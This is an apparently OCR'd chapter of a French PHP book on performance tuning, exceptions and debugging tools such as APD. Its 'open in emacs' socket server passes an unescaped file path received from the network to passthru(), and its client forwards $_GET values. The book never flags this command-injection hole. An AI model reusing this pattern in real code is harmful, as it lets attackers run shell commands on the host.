Un bon point également pour ce site (en français) très simple et pratique, recommandé pour apprendre et se perfectionner très rapidement :

- http://www.expreg.com

Utilisation de la bande passante

Plus une application est sollicitée par de nombreux clients, plus les économies de bande passante deviennent importantes. Il y a plusieurs raisons à cela :

- Faire transiter beaucoup d'informations nécessite des ressources CPU et mémoire, que ce soit pour le serveur ou pour le client.
- Les débits sont limités, de nombreuses connexions simultanées peuvent considérablement ralentir les transmissions.

Réduire la taille des données à la main




Figure 12–1
Ménager la bande passante en réduisant la taille des données

Si vous faites transiter du HTML sur le réseau, ce qui est souvent le cas lorsqu'on fait du PHP, la taille du code HTML et des fichiers associés (images, sons, etc.) est importante. Il faut bien entendu se concentrer sur ce qui est fréquemment sollicité, comme les gabarits de pages. Voici quelques conseils pour réduire la taille de vos documents :

- Utilisez les feuilles de styles CSS de manière à désencombrer le code HTML des informations redondantes (couleurs, styles, marges, etc.).
- Veillez au poids de vos images, utilisez une compression adéquate : du GIF pour les formes géométriques, du JPEG pour les photos, du PNG dans d'autres situations. Compressez si possible en progressif.
- Il en est de même évidemment pour vos vidéos et gros fichiers.
- Retirez tous les commentaires ! Ils ne concernent pas vos visiteurs, seulement vous lors du débogage, qui n'a jamais lieu en environnement de production.
- Utilisez des liens complets (*france/aquitaine/* plutôt que *france/aquitaine*). Pour généraliser, évitez d'obliger votre serveur HTTP à effectuer des aller-retours et des opérations supplémentaires.

Maîtriser les envois

Si possible, envoyez toutes vos données d'un coup, de manière à éviter de faire durer les connexions entre le client et le serveur. Les envois morcelés peuvent prendre au final davantage de temps.

Utiliser des outils de compression

En PHP, vous pouvez compresser vos pages HTML en réduisant les blancs et en retirant les caractères inutiles grâce à la bibliothèque `tidy`. Vous trouverez davantage d'informations sur cette extension à l'adresse suivante :

▸ http://www.php.net/manual/fr/ref.tidy.php

Avec Apache, vous pouvez utiliser le module `mod_gzip` pour compresser le contenu entre le serveur et le client. Les opérations de compression/décompression sont généralement efficaces et aujourd'hui, les navigateurs acceptent en grande majorité les données compressées.

Utilisation des boucles

Les boucles (`for`, `foreach`, `while`, etc.) sont un des principaux acteurs de l'encombrement des ressources. Mal utilisées, elles peuvent faire travailler inutilement le processeur ou saturer la mémoire. Voici quelques bonnes pratiques algorithmiques à connaître.

Optimiser les ressources du traitement

```
// Une liste de produits que l'on veut comparer.
$products = array('HVR-Z1', 'HVX-200', 'HD100', 'HDR-FX1');

// Cet algorithme est gourmand en traitement et en
// consommation de la mémoire.
```

```
$t_products = array();
foreach ($products AS $product1) {
    foreach ($products AS $product2) {
        if ($product1 < $product2) {
            $t_products[] = $product1.' vs '.$product2;
        }
    }
}
foreach ($t_products AS $key => $value) {
    echo ($key + 1).'/'.count($t_products).' : ';
    echo $value."<br />\n";
}

// Cet algorithme produit le même résultat mais il est
// optimal.
$nb_products = (int)count($products);
$nb_compar = (int)(($nb_products - 1) * $nb_products) / 2;
for ($i = 0, $k = 1; $i < $nb_products; $i++) {
    for ($j = $i + 1; $j < $nb_products; $j++, $k++) {
        echo $k.'/'.$nb_compar.' : ';
        echo $products[$i].' vs '.$products[$j]."<br />\n";
    }
}
```

Les algorithmes précédents affichent les différents comparatifs que l'on peut produire avec une liste de produits stockés dans un tableau. Ils produisent les sorties suivantes :

Algorithme 1, non optimisé

```
1/6 : HVR-Z1 vs HVX-200
2/6 : HD100 vs HVR-Z1
3/6 : HD100 vs HVX-200
4/6 : HD100 vs HDR-FX1
5/6 : HDR-FX1 vs HVR-Z1
6/6 : HDR-FX1 vs HVX-200
```

Algorithme 2, optimisé

```
1/6 : HVR-Z1 vs HVX-200
2/6 : HVR-Z1 vs HD100
3/6 : HVR-Z1 vs HDR-FX1
4/6 : HVX-200 vs HD100
5/6 : HVX-200 vs HDR-FX1
6/6 : HD100 vs HDR-FX1
```

Analysons maintenant ce qui ne va pas dans le premier et comment cela a été rectifié dans le second.

Tableau 12–1 Analyse des optimisations

Pas bien	Bien
La première ET la deuxième boucle parcourent TOUS les produits du tableau : complexité = n*n. De nombreuses itérations ne sont pas nécessaires dans la mesure où des produits identiques ne se comparent pas et où les comparaisons « a = b » et « b = a » sont les mêmes.	La première boucle `for` parcourt tous les produits et la deuxième boucle ne parcourt que la liste des produits utiles pour la comparaison : complexité = n*n/2. Il n'y a aucune itération inutile.
La condition `if` sert à éliminer les comparaisons inutiles. Cette comparaison systématique de deux chaînes a cependant un coût et nécessite la présence de types de données obligatoirement comparables.	Grâce à l'opération précédente, cette comparaison n'est pas utile. Cet algorithme produit une liste de comparaisons ordonnée et fonctionne quel que soit le typage utilisé pour stocker les produits dans le tableau `products`.
L'algorithme utilise un tableau temporaire `t_products` pour stocker les comparatifs. Ainsi, il est possible de connaître leur nombre en appliquant à ce tableau la fonction `count` dans la boucle d'affichage, une opération supplémentaire qui nécessite une autre boucle de complexité n*n/2, additionnée au jeu de boucles précédent.	Les seules variables temporaires contiennent des types de données primitifs (`int`). La fonction `count` et l'expression permettant d'obtenir le nombre de comparaisons possible ne sont appelées qu'une seule fois, en dehors de toute boucle. Le contenu de la deuxième boucle ne contient aucune fonction ou opération coûteuse. (la variable `$k` permet d'obtenir le numéro du comparatif à chaque itération).

Manipulation correcte des chaînes de caractères

Il existe deux types de chaînes de caractères : celles qui sont délimitées par « `'` » et celles qui sont délimitées par « `"` ».

La principale différence réside dans le fait que les variables et les caractères spéciaux contenus dans la chaîne délimitée par des « `"` » sont interprétés, ce qui n'est pas le cas pour la chaîne délimitée par « `'` » :

Deux chaînes de caractères différentes

```
$var = 'Guillaume';

// Affiche « Bonjour, je m'appelle $var !\n »
echo 'Bonjour, je m\'appelle $var !\n';

// Affiche « Bonjour, je m'appelle Guillaume !
//  »
echo "Bonjour, je m'appelle $var !\n";
```

Ce choix n'est pas primordial. Les performances sont légèrement supérieures pour les chaînes délimitées par « ' » dans la mesure où leur contenu n'est pas interprété. L'utilisation de « " » permet généralement d'accroître la lisibilité et le confort d'utilisation. Faites attention tout de même à ceci :

Quelle chaîne va s'afficher ?

```
$a = 14;
$ab = 24;
$ab_c = 34;

// La chaîne matchée est la plus longue. C'est $ab_c
// qui l'emporte. Affichage : "J'ai 34 ans".
echo "J'ai $ab_c ans";
```

Autres trucs et astuces en vrac

Mentionner/convertir les types de données

Vous avez certainement remarqué de temps en temps des types de données `(int)`, `(string)`, etc. juste avant une expression :

Convertir un type de données

```
$display = (bool)$_GET['d'];
```

Cette opération permet dans un premier temps de s'assurer que le type de données de la variable assignée est le bon, ce qui évite les risques d'erreurs ou de comportements anormaux par la suite.

Par ailleurs, la présence de cette mention aide le compilateur à optimiser les performances de votre algorithme. Dans la mesure du possible, comparez systématiquement deux types identiques.

En revanche, il est possible en PHP de comparer deux variables de types complètement différents, tels qu'un booléen et un tableau. C'est ce qui fait, entre autre, la souplesse et la permissivité de la plate-forme.

Utiliser les constantes magiques

Les constantes magiques `__LINE__`, `__FILE__`, `__FUNCTION__`, `__CLASS__` et `__METHOD__` sont souvent utiles pour vos opérations de débogage ou tout simplement parce que vous avez besoin dans votre script d'une information contenue dans une de ces constantes.

À RETENIR Comment le moteur de PHP enregistre-t-il les variables ?

La structure de données permettant de stocker les variables est la même quel que soit le type. Cela garantit à PHP une parfaite compatibilité entre les variables, quelles que soient leurs caractéristiques. Bien entendu, lorsqu'il y a comparaison entre deux variables de types différents, des fonctions de comparaison spécifiques sont appelées de manière à fournir un résultat. Voici la structure de données en C qui sert à stocker toutes les variables PHP :

```
/* Structure de stockage de la valeur de notre variable. */
typedef union _zvalue_value {
  long lval;    // Stockage de la valeur si son type est
                // long, boolean ou resource
  double dval;  // Stockage de la valeur avec le type double
  struct {      // Stockage de la valeur avec le type string
    char *val;  // - Valeur de la chaîne de caractères
    int len;    // - Longueur de la chaîne de caractères
  } str;
  HashTable *ht; // Stockage d'un tableau dans une hashtable
  struct {       // Stockage d'un objet.
    zend_class_entry *ce;
    HashTable *properties;
  } obj;
} zvalue_value;

/* Informations sur l'état de notre variable. */
struct _zval_struct {
  zvalue_value value;   // Référence à la valeur
  unsigned char type;   // Type de données courant
  unsigned char is_ref; // Est-ce une référence vers une
                        // autre variable ?
  short refcount; // Compteur de référence. A chaque fois
                  // qu'une référence est ajoutée à la
                  // valeur, refcount est incrémenté et
                  // inversement lorsqu'il y a perte d'une
                  // référence. Lorsque refcount est à 0,
                  // la mémoire est automatiquement libérée.
};
```

Si vous souhaitez que votre application soit portable et qu'aucune configuration de PHP ou du serveur HTTP ne soit requise pour définir l'emplacement de vos fichiers et bibliothèques, vous pouvez utiliser la constante `__FILE__` pour extraire le chemin du dossier contenant le fichier courant.

Utilisation de `__FILE__` avec `include` : un classique

```
include dirname(__FILE__).'/../classes/ldap.php';
```

Exploiter les exceptions

Les exceptions PHP 5 sont un mécanisme très pratique de gestion des erreurs. Ce mécanisme en PHP est similaire à celui des autres langages de programmation qui proposent une gestion des exceptions.

La mise en place d'un mécanisme d'exceptions nécessite la présence de plusieurs « blocs » :

- le *bloc d'essai* - `try` - qui contient le code utile de votre application ;
- le ou les *bloc(s) de capture* - `catch` - qui traite(nt) les erreurs.

Pour apprendre à utiliser les exceptions, vous pouvez consulter la documentation en ligne de PHP à la page suivante :

▸ http://www.php.net/manual/fr/language.exceptions.php

L'utilisation des exceptions est utile pour une gestion avancée des erreurs. Elles facilitent la gestion des comportements imprévus de l'algorithme, ainsi que la maintenance. Lorsqu'une erreur intervient dans un bloc `try`, il suffit d'ajouter un bloc `catch` adapté pour traiter la nouvelle exception.

Vous pouvez prévoir dans votre architecture d'avoir vos propres exceptions. C'est une manière élégante de définir le comportement de votre application en cas d'erreurs.

> **À RETENIR Lever une exception en dehors du bloc try**
>
> Il est possible de déclarer la levée d'une exception dans une fonction. Dans ce cas, l'appel de la fonction doit se faire dans un bloc `try`, même si c'est à travers d'autres fonctions.
>
> Une autre solution consiste à déclarer une fonction qui traitera toutes les levées d'exceptions par l'intermédiaire de la fonction `set_exception_handler()`. Dans ce cas, il n'y a pas besoin des blocs `try` / `catch`.

Voici maintenant un autre avantage des exceptions : lorsqu'une erreur est trouvée, il est possible d'afficher ou de *loguer* la pile des fichiers et des fonctions à travers lesquels l'erreur est survenue. Cela permet de mieux cerner l'origine de l'erreur.

Dans la trace suivante, une exception est levée dans la fonction `first`. On voit bien que cette fonction est appelée par `second` est que `second` est lui-même appelé dans un bloc `try` qui n'est pas dans une fonction.

Trace d'une exception

```
Stack trace:
#0 /web/workspace/code/exceptions.php(169): first()
#1 /web/workspace/code/exceptions.php(175): first()
#2 /web/workspace/code/exceptions.php(180): second()
#3 {main}
```

Déboguer et tester

Débogage d'applications PHP

Le débogage, discipline pas toujours appréciée à sa juste valeur, met en avant de nombreuses informations pourtant très utiles :

- l'état de la pile des appels en cas d'erreur ;
- la consommation de la mémoire ;
- la consommation des ressources CPU ;
- l'enchaînement des actions.

Il y a différentes manières de déboguer une application PHP. La première consistera, pour les petits scripts, à mettre en place une classe ou des fonctions de débogage personnalisées. C'est le développeur lui-même qui maîtrise ses actions de débogage.

Cette méthode étant relativement limitée, il devient vite intéressant d'utiliser des débogueurs dignes de ce nom, tel que `apd` (Advanced PHP Debugger).




Figure 12–2
Le débogage permet souvent d'y voir plus clair.

Déboguer avec un outil personnalisé

Si vous souhaitez développer un débogueur personnalisé, voici quelques idées, à prendre ou à laisser.

If, if, if, ...

La manière classique de gérer les erreurs est de mettre un maximum de `if` : à chaque fois qu'une action échoue, vous pouvez ainsi intercepter l'erreur. L'usage des exceptions présenté plus haut est une bonne manière d'éviter cela.

Traitement automatique des erreurs

Plusieurs fonctions très pratiques sont à votre disposition pour gérer les erreurs :

- Avec les fonctions `set_error_handler()` et `set_exception_handler()` vous déclarez une fonction utilisateur qui sera appelée systématiquement lorsqu'une erreur ou une exception surviendra. Vous pouvez ainsi centraliser et personnaliser la gestion des erreurs et des exceptions.
- Les fonctions `debug_backtrace()` et `debug_print_backtrace()` donnent des informations à un instant t sur la fonction, la ligne, le fichier et la classe courante, le type de classe courante et la liste des arguments passés dans la fonction courante.
- Les fonctions `trigger_error()` et `user_error()` déclenchent une erreur utilisateur. `user_error` est un alias de `trigger_error`.
- La fonction `error_reporting()` fixe le niveau d'erreur à la volée.

Il est courant de mettre en place dans les fonctions « handler » un mécanisme affichant les informations de manière personnalisée et les loguant. Les fonctions précédentes sont décrites dans la documentation officielle de PHP, qui contient par ailleurs de nombreux exemples de classes de débogage : http://www.php.net/manual/fr/ref.errorfunc.php

Un lien qui ouvre l'éditeur sur le bon fichier à la bonne ligne !

Lorsqu'une erreur survient, pour éviter d'avoir à ouvrir votre éditeur par vous-même, puis à chercher le fichier incriminé et la ligne correspondante, vous pouvez complètement automatiser ce processus. La figure 12-3 illustre la manière dont cela se passe.

Pour effectuer la même opération avec votre propre éditeur, celui-ci doit pouvoir se lancer en ligne de commande en spécifiant un nom de fichier et un numéro de ligne. Par exemple, avec emacs, pour éditer le fichier `ldap.php` à la ligne 15, il faut faire comme ci-après.




Figure 12–3
Ouverture automatique de l'éditeur sur simple clic

Ouvrir le fichier ldap.php à la ligne 15

```
$ emacs +15 ldap.php
```

Pour que notre lien « Éditer cette erreur avec emacs » soit opérationnel, nous allons développer un serveur qui se charge de lancer l'éditeur à la réception d'un fichier et dun numéro de ligne. C'est le client qui enverra ces informations au serveur par l'intermédiaire du lien, qui apparaîtra à chaque erreur et qui nécessite une (petite) modification du code source de PHP.

Étape 1 : mise en place du lien

Pour mettre en place ce lien, nous allons faire une petite modification dans le fichier `main/main.c` du code source de PHP. Dans la fonction `php_error_cb`, cherchez la déclaration de la variable `error_format`. Vous devez modifier cette déclaration ainsi que la ligne suivante (`php_sprintf`) pour insérer votre lien, comme le montre l'exemple suivant (à faire tenir en deux lignes).

Modifications à effectuer dans le fichier main/main.c

```
char *error_format = PG(html_errors) ?
    "%s<br />\n<b>%s</b>:  %s in <b>%s</b> on line <b>%d</b>
     <br />\n%s<a href=\"http://localhost/loademacs.php?f=%s&l=%d\"
     target=\"_blank\">Editer cette erreur avec emacs</a><br />\n"
    : "%s\n%s: %s in %s on line %d\n%s";
php_printf(error_format,
    STR_PRINT(prepend_string),
    error_type_str,
    buffer,
    error_filename,
    error_lineno,
    STR_PRINT(append_string),
```

```
    error_filename,
    error_lineno);
```

Une fois cette modification effectuée, recompilez PHP et relancez votre serveur HTTP. Lorsqu'une erreur apparaît, quelle que soit sa nature, elle devrait faire apparaître le lien « Éditer cette erreur avec emacs ».

Recompilation de PHP

```
$ make
$ make install
$ apachectl restart
```

Étape 2 : mise en place du client

Le client est le fichier `loademacs.php` qui est appelé par le lien que nous venons d'inclure dans les sources de PHP. Ce client se connecte à la *socket* du serveur pour lui fournir le fichier et la ligne incriminée. Voici son code source minimal.

Code source du client (`loademacs.php`)

```
<?php

// Fonction simple d'affichage de messages.
function message($txt) {
    echo "-&gt; ".$txt."<br>";
}

echo "<h2>Connexion au serveur EMACS</h2>\n";

// Adresse et port du serveur à contacter.
$ip = '127.0.0.1';
$port = 10000;

// Connexion à la socket.
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
$result = @socket_connect($socket, $ip, $port);
// Si le serveur n'est pas disponible, demander à
// l'utilisateur de le démarrer.
if ($result === false) {
    $err  = "Veuillez démarrer le serveur emacs. Il doit ";
    $err .= "être lancé sur l'adresse $ip, port $port.";
    message($err);
} else {
    $msg = $_GET['f'].'|'.$_GET['l'];
```


```
    // Envoi du fichier et de la ligne au serveur.
    socket_write($socket, $msg, strlen($msg));

    // Lecture de la réponse et interprétation.
    $out = socket_read($socket, 2);
    if ($out == "OK") {
        message("Votre éditeur est lancé.");
        $ref  = '<a href="#" onClick="window.close();">';
        $ref .= 'fermer la fen&ecirc;tre</a>';        message($ref);
        echo "<script> window.close(); </script>";
    } else {
        message("Le serveur répond mais il semble avoir échoué.");
    }
}
socket_close($socket);

?>
```

Une fois que ce client est disponible, un clic sur la ligne « Éditer cette erreur avec emacs » ouvre une nouvelle fenêtre telle que nous pouvons le voir sur la figure 12-4.

Figure 12–4
Réponse du client sans le serveur après clic sur le lien



Il ne nous reste plus qu'à développer le serveur.

Étape 3 : mise en place du serveur

Le serveur devra être lancé en permanence. Il s'agit d'un script PHP en ligne de commande dont le code source minimal et sans gestion d'erreurs est le suivant (`emacsserver.php`).

Code source du serveur (`emacsserver.php`)

```
#!/usr/local/bin/php -q
<?php
```

```
// Disponibilité permanente du serveur et affichage
// non bufferisé des messages.
set_time_limit(0);
ob_implicit_flush();
// Adresse et port sur lesquels le serveur est connecté.
$ip = '127.0.0.1';
$port = 10000;

// Connexion à la socket.
$sock = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
socket_bind($sock, $ip, $port);
$ret = socket_listen($sock, 5);


// Démarrage du serveur : attente d'un message contenant
// un chemin absolu vers un fichier et un numéro de ligne.
While (1) {
    $msgsock = socket_accept($sock);
    $rcv = trim(socket_read($msgsock, 1024));
    $msg = "KO";

    // Si la donnée reçue est un fichier et un num. de ligne
    if (ereg ('^[^ ]+\.[a-zA-Z0-9]{2,4}\|[0-9]+$', $rcv)) {
        $trcv = explode('|', $rcv);
        echo "-> Edition du fichier $trcv[0] ";
        echo "à la ligne $trcv[1]\n";

        // Lancement d'emacs
        passthru('emacs +'.$trcv[1].' '.$trcv[0].' 2>&1');
        $msg = "OK";
    }

    // Réponse au client : OK si tout s'est bien passé,
    // KO sinon.
    socket_write($msgsock, $msg, strlen($msg));
    socket_close($msgsock);
}
socket_close($sock);

?>
```

Pour lancer notre serveur, nous allons simplement ouvrir un terminal et appeler le fichier `emacsserver.php`. Sur la copie d'écran de la figure 12-5, nous pouvons voir notre terminal, le lancement du serveur et ses actions en réponse au client.

Figure 12–5
Le serveur emacs

```
xterm
20:06 guillaume@guillaume /web -> ./emacsserver.php
-> Edition du fichier /web/error.php à la ligne 9
-> Edition du fichier /web/gpn.prj/fraternity/classes/ldap.php à la ligne 145
-> Edition du fichier /web/gpn.prj/fraternity/etc/cfg.php à la ligne 63
-> Edition du fichier /web/gpn.prj/fraternity/classes/ldap.php à la ligne 145
-> Edition du fichier /web/gpn.prj/fraternity/etc/cfg.php à la ligne 63
```

Lorsque le serveur fonctionne, le client s'en aperçoit et affiche le message de la figure 12-6.




Figure 12–6
Popup du client lorsque le serveur fonctionne

Voilà ! Vous avez maintenant un mécanisme rapide et pratique pour éditer instantanément vos fichiers PHP en cas d'erreurs. Notons qu'il vaut mieux que vous choisissiez un éditeur léger pour cette solution qui nécessite une relance à chaque erreur. En revanche, libre à vous de l'adapter et de l'améliorer en commençant par compléter les sources avec une gestion d'erreurs adéquate.

Pour aller plus loin, vous pouvez mettre en place ce système non seulement sur les erreurs PHP, mais également sur les piles d'erreurs affichées par un débogueur comme Xdebug (voir figure 12-7). Dans le cas d'Xdebug, les fichiers à modifier sont `xdebug.c` et `xdebug_superglobals.c`.

Pour effectuer cette opération sous Windows, vous pouvez utiliser un éditeur comme Crimson Editor, qui permet l'ouverture d'un fichier à la bonne ligne avec l'invite de commande.




Figure 12–7
Ajout de liens aux éléments de la pile générée par Xdebug

Outils de débogage pour PHP

L'utilisation d'un outil de débogage digne de ce nom permet d'aller beaucoup plus loin. Vous allez pouvoir consulter les performances de chaque appel de fonction et obtenir un maximum d'informations sur vos traitements et vos erreurs.

Nous vous proposons ici un rapide aperçu des outils Xdebug et APD, qui sont largement utilisés par la communauté des développeurs PHP. L'outil KCacheGrind que nous découvrirons en dernier fournit une version graphique conviviale des traces des débogueurs.

APD

APD est un débogueur qui gère le *profiling* et le débogage interactif. Il travaille de manière transparente et consomme peu de ressources. Il est associé à un outil en ligne de commande (`pprofp`) pour analyser les traces engendrées.

Son installation est rapide ; il est possible de le faire via PEAR. Quelques lignes doivent être ajoutées au fichier `php.ini` pour que PHP charge correctement l'extension `apd`. Faites cependant attention aux incompatibilités : APD fonctionne avec les versions récentes de PHP et n'est pas compatible avec certains modules Zend (Zend Optimizer, etc.).

Une fois installé, pour créer une trace, il suffit d'appeler la fonction `apd_set_pprof_trace();` au début de votre script. La trace de l'algorithme de récursivité que nous avons vu plus haut dans ce chapitre donne ceci (les deux fonctions ont été renommées `rec_count_1` et `rec_count_2`) :

Une trace APD (compressée en largeur)

```
        Real       User    System         secs/  cumm
%Time(excl/cumm)(excl/cumm)(cumm)Calls call  s/call Name
--------------------------------------------------------------
56.7 0.06 40.94 0.06 37.59 3.00 1001 0.0001 0.0409 rec_count_1
42.7 0.04 36.07 0.04 33.85 1.91 1001 0.0000 0.0360 rec_count_2
```

> **RAPPEL Les bénéfices du profiling**
>
> Le profiling est un mécanisme qui enregistre des informations détaillées sur l'ensemble des opérations effectuées par une requête : fonctions, classes, fichiers parcourus et appelés.
>
> - Il fait gagner énormément de temps sur l'analyse d'une erreur, notamment les investigations sur son origine.
> - Il aide à comprendre comment fonctionne votre application.
> - Il permet d'analyser pour chaque action réalisée les impacts sur les performances et ainsi d'optimiser votre application au maximum.

Vous pouvez également visualiser la pile d'appels d'un script sous forme d'arbre, comme ceci :

Extrait d'une pile d'appels

```
C: : M:
main
  C: /web/workspace/code/apd.php:3 M:
  apd_set_pprof_trace
  C: /web/workspace/code/apd.php:3 M:
  include
    C: /web/workspace/code/exceptions.php:7 M:
    Exception->__construct
    C: /web/workspace/code/exceptions.php:7 M:
    Exception->getMessage
    C: /web/workspace/code/exceptions.php:12 M:
    Exception->__construct (2x)
    C: /web/workspace/code/exceptions.php:26 M:
    exceptionFunction
      C: /web/workspace/code/exceptions.php:49 M:
      Exception->__construct
    C: /web/workspace/code/exceptions.php:45 M:
    TestException->__construct
      C: /web/workspace/code/exceptions.php:115 M:
      MyException->__construct
        C: /web/workspace/code/exceptions.php:96 M:
        MyException->__construct
```

L'exécutable `pprofp` possède plusieurs options de sortie. Vous l'utiliserez facilement pour l'intégrer à d'autres routines, comme une vérification nocturne.

Un script de reporting de traces apd à personnaliser : tracereport.sh

```
#!/bin/sh
REPORT_FILE=`date '+%Y%m%d'``'_report.txt'
REPORT_FILE_XML=`date '+%Y%m%d'``'_report.xml'
LIST='';
rm -f $REPORT_FILE 2> /dev/null
rm -f $REPORT_FILE_XML 2> /dev/null

for TRACEFILE in `ls pprof.*` ;do
    TRC=`pprofp -r $TRACEFILE`
    LINE=`echo $TRC | sed 's/^Trace for //' \
                    | sed 's/Total Elapsed Time = //' \
                    | sed 's/Total System.*$//'`
    echo $LINE$TRACEFILE | awk '{print $2,$1,$3}' \
   >> $REPORT_FILE
done
cat $REPORT_FILE | sort -r | awk \
' BEGIN { print "<apdtrace>" }
{ printf "  <check>\n"
  printf "    <time>%4.2f</time>\n", $1
  printf "    <file>%s</file>\n", $2
  printf "    <tracefile>%s</tracefile>\n", $3
  printf "  </check>\n" }
END { print "</apdtrace>" }' > $REPORT_FILE_XML
```

Ce script crée deux fichiers : un fichier texte contenant le temps d'exécution de chaque requête et un fichier XML contenant la même chose, trié par temps d'exécution.

Fichier 20050729_report.xml

```
<apdtrace>
  <check>
    <time>0.10</time>
    <file>/web/workspace/code/recursive.php</file>
    <tracefile>pprof.01771.1</tracefile>
  </check>
  <check>
    <time>0.00</time>
    <file>/web/workspace/code/boucle.php</file>
    <tracefile>pprof.01786.1</tracefile>
  </check>
</apdtrace>
```

Enfin, les traces APD peuvent être converties en traces KCacheGrind par l'intermédiaire de l'exécutable `pprof2calltree` :

Convertir les traces APD en KCacheGrind

```
$ pprof2calltree -f pprof.01786.1
Writing kcachegrind compatible output to
        cachegrind.out.pprof.01786.1
```

> RÉFÉRENCE **George Schlossnagle, auteur de APD**
>
> Vous retrouverez des informations sur APD dans l'ouvrage de George Schlossnagle cité ci-dessous. George est auteur de APD et contributeur sur de nombreux projets PHP, dont PHP lui-même.
>
> 📖 *Advanced PHP Programming*, de George Schlossnagle aux éditions Developer's Library
>
> Pour en savoir plus sur APD et ses options, vous pouvez vous rendre sur la documentation officielle à l'adresse suivante :
>
> ▸ http://www.php.net/manual/fr/ref.apd.php

Xdebug

Voici un autre outil de débogage, similaire à APD. Xdebug effectue également des opérations de profiling sur vos scripts et est appelé par un client de débogage (éditeur PHP qui gère le débogage).

